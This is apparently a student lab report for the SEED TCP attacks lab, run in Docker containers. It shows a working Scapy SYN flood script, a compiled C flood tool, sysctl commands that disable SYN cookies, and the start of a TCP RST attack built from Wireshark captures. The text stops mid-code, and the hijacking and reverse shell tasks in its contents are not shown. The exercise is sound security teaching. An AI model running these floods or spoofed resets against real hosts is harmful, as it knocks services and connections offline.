



Assignment 02

Network & Cyber Security - I (Cyber Security-T)

Muhammad Usman Shahid 20i-1797
Musaab Imran 20i-1794

Submitted to: **Dr. Zainab Abaid**

Table of Contents

Lab Setup:	3
Docker setup:	3
Task 1: SYN Flooding Attack	6
Introduction:	6
SYN Cookie counter measurement:	6
Using Python:	7
Using C:	11
When Cookie counter measurement turned on:	12
Task 2: TCP RST Attacks on telnet Connections	14
Introduction:	14
Establishing the connection between User1 & User2:	14
Wire Shark:	15
Attack:	16
Task 3: TCP Session Hijacking	19
Introduction:	19
Going and creating file:	19
Developing connection :	20
Wireshark:	20
Attack:	21
Task 4: Creating Reverse Shell using TCP Session Hijacking	25
Introduction:	25
Attack:	25

Lab Setup:

A pre-build image was downloaded from seeds website and VM was made and machine was setup and configured by following the following manual:

- <https://seedsecuritylabs.org/labsetup.html>

Docker setup:

Docker was already setup in the pre build image. The containers were build up the given commands. For this a labSetup.zip was downloaded from the lab website:

- https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/

In this a .yml file, docker-compose.yml file is there. In that the setup information for containers is written. And the commands given in manual and on their GitHub page(<https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md>) are run to build and use the Docker containers.

Building up the containers:

```
$ docker-compose build # Build the container image
$ docker-compose up    # Start the container
$ docker-compose down  # Shut down the container

// Aliases for the Compose commands above
$ dcbuild # Alias for: docker-compose build
$ dcup    # Alias for: docker-compose up
$ dcdown  # Alias for: docker-compose down
```

- Commands used

The screenshot shows a terminal window titled 'seedsLab_usman_musaab [Running] - Oracle VM VirtualBox'. The terminal prompt is 'seed@VM: ~/.../Labsetup'. The command 'docker-compose build' has been executed, resulting in the following output: 'attacker uses an image, skipping', 'Victim uses an image, skipping', 'User1 uses an image, skipping', and 'User2 uses an image, skipping'. The terminal window has a dark theme and a sidebar with application icons on the left.

```
[11/30/21]seed@VM:~/.../Labsetup$ docker-compose build
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/30/21]seed@VM:~/.../Labsetup$
```

Builds the containers

The below screenshot shows the Docker containers are setuped


The screenshot shows a terminal window titled 'seedsLab_usman_musaab [Running] - Oracle VM VirtualBox'. The terminal prompt is 'seed@VM: ~/.../Labsetup'. The command 'docker-compose up' has been executed, resulting in the following output: 'Creating network "net-10.9.0.0" with the default driver', 'Creating seed-attacker ... done', 'Creating user1-10.9.0.6 ... done', 'Creating user2-10.9.0.7 ... done', and 'Creating victim-10.9.0.5 ... done'. It then shows 'Attaching to seed-attacker, victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.7' and 'Starting internet superserver inetd' for each container, all with '[OK]' status. The terminal window has a dark theme and a sidebar with application icons on the left.

```
[11/30/21]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating seed-attacker ... done
Creating user1-10.9.0.6 ... done
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, victim-10.9.0.5, user1-10.9.0.6, user2-10.9.0.7
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
```

Shutting down of the containers

```
[11/30/21]seed@VM:~/.../Labsetup$ docker-compose down
Removing seed-attacker    ... done
Removing user1-10.9.0.6  ... done
Removing victim-10.9.0.5 ... done
Removing user2-10.9.0.7  ... done
Removing network net-10.9.0.0
[11/30/21]seed@VM:~/.../Labsetup$
```

docker ps command or alias created command dockps is used to see the containers and get their id's as:



The screenshot shows a terminal window titled "seedsLab_usman_musaab [Running] - Oracle VM VirtualBox". The terminal output for the command `dockps` is as follows:

```
[11/30/21]seed@VM:~/.../Labsetup$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../Labsetup$
```

Then docksh command is used to go to the other containers. A shell is started on specified container by giving only the initial of ID as:




The screenshot shows a terminal window titled "seedsLab_usman_musaab [Running] - Oracle VM VirtualBox". The terminal output for the command `docksh 9a` is as follows:

```
[11/30/21]seed@VM:~/.../Labsetup$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../Labsetup$ docksh 9a
root@9a2d0b283998:/#
```

Task 1: SYN Flooding Attack

Introduction:

SYN Flooding attack is the example of DDOS attack. In this we will send too much SYN that the victims machine will be out of service. Such that we will not complete the tree way hand shake. So the queue will be filled.



SYN Cookie counter measurement:

It is a counter measurement for the SYN flooding attack in the Ubuntu. By default, it is turned on. We make it turned off of victim's machine to have a smooth attack. In the .yml file when Docker's were composed this was done already.

Also the following commands can also be used as:

- `# sysctl -a | grep syncookies` (Display the SYN cookie flag)
- `# sysctl -w net.ipv4.tcp_syncookies=0` (turn off SYN cookie)
- `# sysctl -w net.ipv4.tcp_syncookies=1` (turn on SYN cookie)

Below a the desired portion of docker-compose.yml is attach:

```

3     network_mode: host
4
5
6     Victim:
7         image: handsonsecurity/seed-ubuntu:large
8         container_name: victim-10.9.0.5
9         tty: true
10        cap_add:
11            - ALL
12        privileged: true
13        sysctls:
14            - net.ipv4.tcp_syncookies=0
15
16        networks:
17            net-10.9.0.0:
18                ipv4_address: 10.9.0.5
19
20        . . .

```

Using Python:

A python code taken from manual was written in a python file, **synflood.py** that will carry out the attack.

```
seed@VM: ~/.../Labsetup
[11/30/21] seed@VM:~$ cd Desktop
[11/30/21] seed@VM:~/Desktop$ ls
Labsetup  'Old Firefox Data'
[11/30/21] seed@VM:~/Desktop$ cd Labsetup
[11/30/21] seed@VM:~/.../Labsetup$ touch synflood.py
[11/30/21] seed@VM:~/.../Labsetup$ ls
docker-compose.yml  synflood.py  volumes
[11/30/21] seed@VM:~/.../Labsetup$
```



In the file the destination IP was of victim that is **10.9.0.5** and port was set to be 23. Port 23 is typically used by **the Telnet protocol**. Telnet commonly provides remote access to a variety of communications systems.



The screenshot shows a text editor window titled 'seedsLab_usman_musaab [Running] - Oracle VM VirtualBox'. The editor contains a Python script for a SYN flood attack. The script imports necessary modules from Scapy and random, creates a packet with destination IP 10.9.0.5 and port 23, and enters a loop to generate and send random packets.

```
1#!/bin/env python3
2from scapy.all import IP, TCP, send
3from ipaddress import IPv4Address
4from random import getrandbits
5
6
7ip = IP(dst="10.9.0.5")
8tcp = TCP(dport=23, flags='S')
9
10
11pkt = ip/tcp
12
13
14while True:
15    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
16    pkt[TCP].sport = getrandbits(16) # source port
17    pkt[TCP].seq = getrandbits(32) # sequence number
18    send(pkt, verbose = 0)
```

Then attack was carried out but was failed so trying to figure the problem from the given problems



The screenshot shows a terminal window titled 'seedsLab_usman_musaab [Running] - Oracle VM VirtualBox'. The user runs the script 'synflood.py' as 'seed@VM: ~/.../volumes'. The script fails with a 'PermissionError: [Errno 1] Operation not permitted'. The user then attempts to run the script with 'sudo'.

```
[11/30/21]seed@VM:~/.../volumes$ python3 synflood.py
Traceback (most recent call last):
  File "synflood.py", line 18, in <module>
    send(pkt, verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398,
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(ty
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[11/30/21]seed@VM:~/.../volumes$ sudo python3 synflood.py
```



```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../volumes$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9a2d0b283998 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Dec  1 04:28:31 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
```

From above snap shot it can be seen the user was connected to victim thus attacked is failed. Connection from user 1 was made by **telnet** command.

- First we performed the flushing. From command **ip tcp_metrics flush**, TCP cache issue.

```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../volumes$ docksh 9a
root@9a2d0b283998:/# ip tcp_metrics flush
root@9a2d0b283998:/# █
```

- The upper didn't work then we reduce the size of queue and use the following command `sysctl -w net.ipv4.tcp_max_syn_backlog=80`

```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ docksh 9a
root@9a2d0b283998:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@9a2d0b283998:/#
```

Now carried out the attack:

seedsLab_usman_musaab [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


Activities Terminal

```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd user2-10.9.0.7
3b303f7e5073 user1-10.9.0.6
cc0d1aa39c12 seed-attacker
9a2d0b283998 victim-10.9.0.5
[11/30/21]seed@VM:~/.../volumes$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

And attack was successful as was unable to connect.

Using C:

A C code was given that will be compiled and will run against victims IP and port 23.



The screenshot shows a terminal window titled "seedsLab_usman_musaab [Running] - Oracle VM VirtualBox". The terminal prompt is "seed@VM: ~/.../volumes". The user enters the command "ls", and the output shows "synflood", "synflood.c", and "synflood.py". The terminal prompt is then "seed@VM: ~/.../volumes\$".

```
[11/30/21] seed@VM: ~/.../volumes$ ls
synflood  synflood.c  synflood.py
[11/30/21] seed@VM: ~/.../volumes$
```



The screenshot shows a terminal window titled "seedsLab_usman_musaab [Running] - Oracle VM VirtualBox". The terminal prompt is "seed@VM: ~/.../volumes". The user enters the command "gcc -o synflood synflood.c", and the output is "gcc -o synflood synflood.c". The terminal prompt is then "seed@VM: ~/.../volumes\$". The user enters the command "sudo ./synflood 10.9.0.5 23", and the output is "sudo ./synflood 10.9.0.5 23".

```
[11/30/21] seed@VM: ~/.../volumes$ gcc -o synflood synflood.c
[11/30/21] seed@VM: ~/.../volumes$ sudo ./synflood 10.9.0.5 23
```

Attack was also carried out and was successful. And user 2 was checked this time and was unable to connect to victim's IP **10.9.0.5**

seedsLab_usman_musaab [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal

seed@VM: ~/.../volumes

```
[12/01/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[12/01/21]seed@VM:~/.../volumes$ docksh 5b
root@5bb4586eeabd:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

When Cookie counter measurement turned on:

seedsLab_usman_musaab [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal

seed@VM: ~/.../volumes

```
[12/01/21]seed@VM:~/.../volumes$ docksh 9a
root@9a2d0b283998:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@9a2d0b283998:/#
```



```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal seed@VM: ~/.../volumes
[[12/01/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd user2-10.9.0.7
3b303f7e5073 user1-10.9.0.6
cc0d1aa39c12 seed-attacker
9a2d0b283998 victim-10.9.0.5
[[12/01/21]seed@VM:~/.../volumes$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9a2d0b283998 login: █
```

```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal seed@VM: ~/.../volumes
[[12/01/21]seed@VM:~/.../volumes$ docksh 5b
root@5bb4586eeabd:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9a2d0b283998 login:
```

When the cookie counter measurement was on the attack was unsuccessful and the connections were established. It is because it detects the SYN flooding attack and stops that. Don't fill the SYN queue.


Task 2: TCP RST Attacks on telnet Connections

Introduction:

It is the breaking of an established connection between the two users. A telnet connection is developed between A and B then attackers can spoof a RST packet from A to B, breaking this existing connection.

Establishing the connection between User1 & User2:

Establishing the telnet connection by telnet command as:



```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal seed@VM: ~/../volumes
[12/01/21]seed@VM:~/../volumes$ dockps
5bb4586eeabd user2-10.9.0.7
3b303f7e5073 user1-10.9.0.6
cc0d1aa39c12 seed-attacker
9a2d0b283998 victim-10.9.0.5
[12/01/21]seed@VM:~/../volumes$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5bb4586eeabd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.


After establishing connection of user1 with user 2 now using Wireshark to see the packets and fill the skeleton code.

Wire Shark:



No.	Time	Source	Destination	Protocol	Length	Info
1901	2021-12-01 02:06:31.172901020	10.9.0.6	10.9.0.7	TELNET	71	[TCP Fast Retra
1902	2021-12-01 02:06:31.172899208	10.9.0.6	10.9.0.7	TELNET	71	[TCP Fast Retra
3249	2021-12-01 02:06:39.552345444	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3253	2021-12-01 02:06:39.552632385	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3321	2021-12-01 02:06:39.942719342	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3325	2021-12-01 02:06:39.942895657	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3350	2021-12-01 02:06:40.150383123	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3352	2021-12-01 02:06:40.150551057	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3391	2021-12-01 02:06:40.412627021	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3393	2021-12-01 02:06:40.412776924	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
3624	2021-12-01 02:06:42.000618880	10.9.0.6	10.9.0.7	TELNET	70	Telnet Data ...
3626	2021-12-01 02:06:42.000852356	10.9.0.7	10.9.0.6	TELNET	70	Telnet Data ...
3630	2021-12-01 02:06:42.001657588	10.9.0.7	10.9.0.6	TELNET	78	Telnet Data ...
3892	2021-12-01 02:06:43.571217815	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3933	2021-12-01 02:06:43.804988211	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3962	2021-12-01 02:06:43.937583550	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3989	2021-12-01 02:06:44.087680950	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
4053	2021-12-01 02:06:44.635694151	10.9.0.6	10.9.0.7	TELNET	70	Telnet Data ...
4059	2021-12-01 02:06:44.636639029	10.9.0.7	10.9.0.6	TELNET	70	Telnet Data ...
4067	2021-12-01 02:06:44.650860108	10.9.0.7	10.9.0.6	TELNET	478	Telnet Data ...
4068	2021-12-01 02:06:44.650869183	10.9.0.7	10.9.0.6	TELNET	478	[TCP Fast Retra
4071	2021-12-01 02:06:44.651122896	10.9.0.7	10.9.0.6	TELNET	152	Telnet Data ...
4075	2021-12-01 02:06:44.655346593	10.9.0.7	10.9.0.6	TELNET	89	Telnet Data ...

The list **TELNET** packet was seen and analyzed for the skeleton code filling



Attack:

Will make a python file and will add the skeleton code with changing captured.

```
seed@VM: ~/.../Labsetup
[12/01/21] seed@VM:~/.../Labsetup$ touch rstAttack.py
[12/01/21] seed@VM:~/.../Labsetup$ ls
docker-compose.yml  rstAttack.py  volumes
[12/01/21] seed@VM:~/.../Labsetup$
```

Adding data

```
Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 41158
  Source Port: 23
  Destination Port: 41158
  [Stream index: 372]
  [TCP Segment Len: 21]
  Sequence number: 3881749812
  [Next sequence number: 3881749833]
  Acknowledgment number: 2640807986
  1000 .... = Header Length: 32 bytes (8)
  Flags: 0x018 (PSH, ACK)
  Window size value: 509
  [Calculated window size: 65152]
  [Window size scaling factor: 128]
  Checksum: 0x145a incorrect, should be 0x127d
  [Checksum Status: Bad]
  [Calculated Checksum: 0x127d]
  Urgent pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP)
  [SEQ/ACK analysis]
  [Timestamps]
  TCP payload (21 bytes)
```

Will change data in the skeleton code and will run that

- Src ip: 10.9.0.7 ----- src port = 23
- Dst ip: 10.9.0.6 ----- dst port = 41158
- Next Seq = 3881749833

Next sequence is used to follow the three-way handshake; as next sequence number will be passed.



The screenshot shows a text editor window titled "rstAttack.py" with the following code:

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.7", dst="10.9.0.6")
5
